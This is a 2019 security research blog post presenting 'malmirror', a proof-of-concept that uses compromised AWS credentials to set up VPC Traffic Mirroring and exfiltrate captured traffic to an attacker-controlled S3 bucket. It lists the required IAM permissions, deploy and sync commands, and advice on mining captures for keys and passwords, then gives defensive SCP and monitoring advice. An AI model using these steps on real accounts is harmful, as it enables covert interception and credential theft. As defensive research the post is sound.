Abusing VPC Traffic Mirroring in AWS

By Spencer Gietzen

Published: 2019-09-17 · Archived: 2026-04-05 20:57:12 UTC

The Problem with Network Inspection in the Cloud

There are many reasons that a person might want to monitor the network traffic in a cloud environment–for both offensive and defensive purposes. Passive network inspection can be difficult in the cloud and would previously require major changes to a network's configuration to ensure that every host is being monitored and that it is not bypassable by a malicious user. This means that as an attacker, it would be incredibly noisy to monitor an entire network and also very risky in terms of breaking things.

With the difficulty of general network inspection in the cloud, pentesters have resorted to other, simpler means, such as reviewing Elastic Load Balancer access logs. Those logs give you *something*, but it is very limited when compared to full network traffic inspection.

However, AWS recently released a new feature for passive network inspection known as "VPC Traffic Mirroring" at re:Inforce this past June. Using this new feature, we created a script to deploy the necessary infrastructure to mirror and exfiltrate VPC traffic, dubbed "malmirror".

VPC Traffic Mirroring: A Potential Solution to Network Inspection in AWS

VPC traffic mirroring duplicates inbound and outbound traffic for EC2 instances within a VPC without the need to install anything on the instances themselves. This duplicated traffic would commonly be sent to something like a network intrusion detection system (IDS) for analysis and monitoring.

With the release of VPC Traffic Mirroring, network inspection of VPCs in AWS just became a lot easier for both offensive and defensive purposes. Now with just a few AWS API calls (and the necessary permissions to use those APIs), it's possible to monitor network traffic in an AWS VPC.

Impact and Likelihood of Malicious VPC Traffic Mirroring

Malicious VPC traffic mirroring can be extremely impactful because network traffic moving around within VPCs often contains sensitive information that proves useful for attackers. The likelihood of malicious VPC traffic mirroring is also very high because there are often large amounts of cleartext traffic flowing through a VPC. One reason for the common use of cleartext traffic is that before traffic mirroring, it was very unlikely that the traffic would be sniffed, so it wasn't very risky.

An example of this is a feature released in January of this year, TLS termination for Network Load Balancers. It is a common practice for environments to terminate TLS at their load balancers and then pass the request to a backend server in cleartext. This means that there will be *a lot* of cleartext traffic within the VPC up for grabs by

our malicious VPC mirror. More information on TLS termination on load balancers can be found here and some discussion on best practices can be found here.

Many companies will also use cleartext protocols within their internal networks because of the large impact that TLS has on performance. It previously felt safe to do these kinds of things, especially knowing that something like traditional man-in-the-middle attacks/ARP spoofing are not possible.

For those reasons, it's reasonably safe to assume that as an attacker, we will be getting at least *some* cleartext traffic over the duration of our traffic mirroring attacker.

Deploying a Malicious Mirror with Compromised AWS Credentials


As a company with a primary focus on offensive research, we wanted to automate this process to make it quick, simple, and repeatable. So for that reason, we wrote a proof-of-concept script that will accept AWS credentials and deploy the necessary infrastructure to get started with mirroring for all supported EC2 instances in a target VPC–malmirror. It is important to note that VPC Traffic Mirroring is only supported by EC2 instance types that are powered by the AWS Nitro system and that the VPC mirror target must be within the same VPC as any hosts that are being mirrored.

In the next few sections, we'll cover how malmirror works, what it does, and how to analyze the exfiltrated data. The script itself can be found on our GitHub here.

How malmirror Works

malmirror deploys the following resources into an account:

- An EC2 instance to mirror traffic to
- An EC2 security group for that EC2 instance
- A VPC Mirror Target, pointing to the created EC2 instance
- A VPC Mirror Filter that is configured to mirror all traffic
- A VPC Mirror Session for each supported EC2 instance in the account



A simple diagram demonstrating what traffic flow within a small VPC might look like after our mirroring infrastructure is deployed into it (note that for simplicity, many resources were left out of this diagram).

After everything is deployed, traffic will begin mirroring to the EC2 instance that was created. The EC2 instance will begin listening for and logging all the mirrored network traffic that it receives in PCAP format. After about 100MB of data stored locally on the instance, it will automatically exfiltrate that data into an S3 bucket of your choice (likely in your own AWS account) and delete the local file from the system. This prevents the instance from running out of space and allows us to exfiltrate the mirrored traffic in an automated fashion. Note that the 100MB limit is arbitrary and may be far too small for some networks where there is a greater amount of traffic flowing through it. The traffic is exfiltrated this way because there did not seem to be an easy way to mirror the traffic cross-account and this seemed like a reliable way to ensure the data makes it out of the environment.

As the traffic is being exfiltrated to your S3 bucket, you can download it locally for analysis. A simple way to do this would be with the S3 “Sync” command offered by the AWS CLI so that you only download the data that you are missing from the last time you synced with the bucket.

Prerequisites to Using malmirror

To use malmirror, you will need the following:

- **An S3 bucket to exfiltrate the mirrored traffic to** (likely in your own AWS account).
- **AWS credentials stored in an AWS CLI profile** (likely belonging to a user in your own AWS account). This user should have write/s3:PutObject access to the S3 bucket the PCAP files will be exfiltrated to.
- **AWS credentials stored in an AWS CLI profile** (belonging to the account you are deploying the mirrors into) with the following IAM permissions:
    - ec2:DescribeInstances
        - To identify EC2 instances to mirror
    - ec2:RunInstances
        - To create an EC2 instance that will be the VPC mirror target
    - ec2:CreateSecurityGroup
        - To create a security group for our EC2 instance
    - ec2:AuthorizeSecurityGroupIngress
        - To allow inbound access to our EC2 instance
    - ec2:CreateTrafficMirrorTarget
        - To specify our EC2 instance as a VPC mirror target
    - ec2:CreateTrafficMirrorSession
        - To create mirror sessions for each EC2 instance we want to mirror
    - ec2:CreateTrafficMirrorFilter
        - To create the traffic filter for our mirroring sessions
    - ec2:CreateTrafficMirrorFilterRule
        - To specify we want all traffic mirrored to our EC2 instance

Using malmirror

There are two scripts included with malmirror, deploy-malmirror.py and sniff.py. The deploy script uses the sniff script when launching the mirroring resources, so you will never need to manually run sniff.py.

To get started mirroring traffic with malmirror, follow these steps:

1. Clone it and change into its directory

```
git clone https://github.com/RhinoSecurityLabs/Cloud-Security-Research && cd Cloud-Security-Research/
```

2. (Optional) malmirror is an early proof-of-concept, so you may want to make some modifications so it works better for your scenario, such as:

- Modifying the EC2 instance type of the VPC mirror target
- Modifying the file size limit at which files are exfiltrated to S3 and deleted locally
- Change the VPC mirror target to use a network load balancer instead
- Restricting/modifying the mirror target's security group rules
- Add to the hardcoded list of Nitro-based EC2 instance types
- Further refine the VPC mirror filter rules

3. Run malmirror, sit back, and wait

```
python3 deploy-malmirror.py --profile CompromisedCreds --s3-profile S3Creds --region us-west-2 --buck
```

```
PS C:\tmp> py .\deploy-malmirror.py -p CompromisedCreds -s S3Creds -r us-west-2 -b mirrortest123
Nitro instances found: 3
Using VPC: vpc-c164dab8
Mirror target security group: sg-06939cc6a46bc9a59
Mirror target ENI: eni-0e7f92380352ba841
Mirror target: tmt-0f1c79de6220c49dc
Mirror filter: tmf-00f0df0f18e6920af
Mirror session for instance i-024c60683fc61a70c: tms-00380e91d0aee05ce
Mirror session for instance i-0df1989096159b103: tms-057c5b5dbe5039f24
Mirror session for instance i-05a3b1f8900ae25b1: tms-050aaaa8a59174814
```

A screenshot showing our malicious VPC mirror infrastructure being deployed into a target account. Note that the shorthand of the script's arguments is used here.

4. As files start to arrive in your S3 bucket, download them (to their own folder), but remember that the bucket will keep filling up until the mirroring infrastructure is torn down from your target environment

```
aws s3 --profile profile-that-owns-the-bucket sync s3://bucket-for-exfil ./
```

Now that you have some PCAP files locally, you can analyze and make use of them.

Offline Traffic Analysis

After syncing the PCAP files to your local system, you can start analyzing them. You'll find that some of the traffic will be encrypted and some of the traffic will be unencrypted. You likely won't be able to do anything with the encrypted data, but cleartext traffic has the potential for a lot of abusable findings. Some common things to look for include API keys, authentication tokens/cookies, usernames/passwords, PII/PHI, files, and IP addresses/hostnames. There are countless other things you might want to look for, but that can give you a good starting point.

There are a few tools that could help us here:

- Wireshark/tshark
- dsniff
- ngrep

Regardless of the analyzer you choose, it might make sense to automate the process of syncing the PCAP files from S3 as they come in and to automate the process of analysis as the files get downloaded. This could be done with a preset list of regexs or string matches to find secrets and for every new file that's downloaded, pull out anything that matches those. Because it seems like people tend to prefer to do it in their own way, automatic analysis was not built into this tool.

Restrictions, Limitations, and Warnings

We've already touched on a few of these points throughout the blog, but there are some things to consider when performing this kind of attack. Because this is a proof-of-concept script and it has not gone through a rigorous testing process at this point, it is especially important to look at these restrictions and warnings.

- Only Nitro-based EC2 instance types can have their traffic mirrored (find the list here)
- Anything within the VPC with the proper routes can send arbitrary traffic to our mirror target EC2 instance because it allows inbound traffic on UDP port 4789 from all internal network ranges (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
- Because all (and only) internal IP ranges are whitelisted to our mirror target, we will not be able to mirror traffic in networks that use non-standard IP ranges for the VPC's internal network
- malmirror may fail if there is already mirroring infrastructure deployed in the account for other reasons. This could be avoided by adding some error handling and retry capabilities to it.

Defending Against This Attack

The first step to preventing this attack is to be aware of and attempt to prevent breaches of your AWS environment. We previously released a blog post on some common ways that AWS keys get compromised, that you can find here.

If you don't use the VPC traffic mirroring feature in your accounts, then you should likely deny access to the necessary permissions at the Organization level with a Service Control Policy (SCP) like the following:

```
{"Version":"2012-10-17","Statement":[{"Sid":"DenyVPCTrafficMirroring","Effect":"Deny","Action":["ec2
```

This SCP will prevent any account that it is applied to from using these APIs, even if the user/role attempting to do so has the correct IAM permissions within that account.

If you do use VPC traffic mirroring in your environment, then you should use something like Amazon EventBridge to heavily monitor these API calls to ensure new mirror resources aren't being created and existing mirror resources are not being modified or deleted. Regardless of whether you use mirroring or not, you could also be monitoring for suspicious EC2 instance creation within your accounts.

There are definitely other ways to go about detecting and/or preventing these kinds of attacks, but many are context-specific and may be different depending on how your environment is setup. As a general rule of thumb, it is good practice to minimize the amount of cleartext traffic that flows within your VPC.

Conclusion

VPC traffic mirroring makes it much easier for both attackers and defenders to monitor network traffic within their AWS VPCs, but common practices in the past have led to an abundance of cleartext traffic flowing within those networks. There are many possibilities with this new feature that have yet to be explored in AWS, so it will be exciting to see what comes of this.

If you haven't already looked, you can find malmirror on our GitHub here.

If you're concerned about the security of your AWS infrastructure, consider requesting a quote for an AWS penetration test to identify weaknesses and vulnerabilities in your environment.
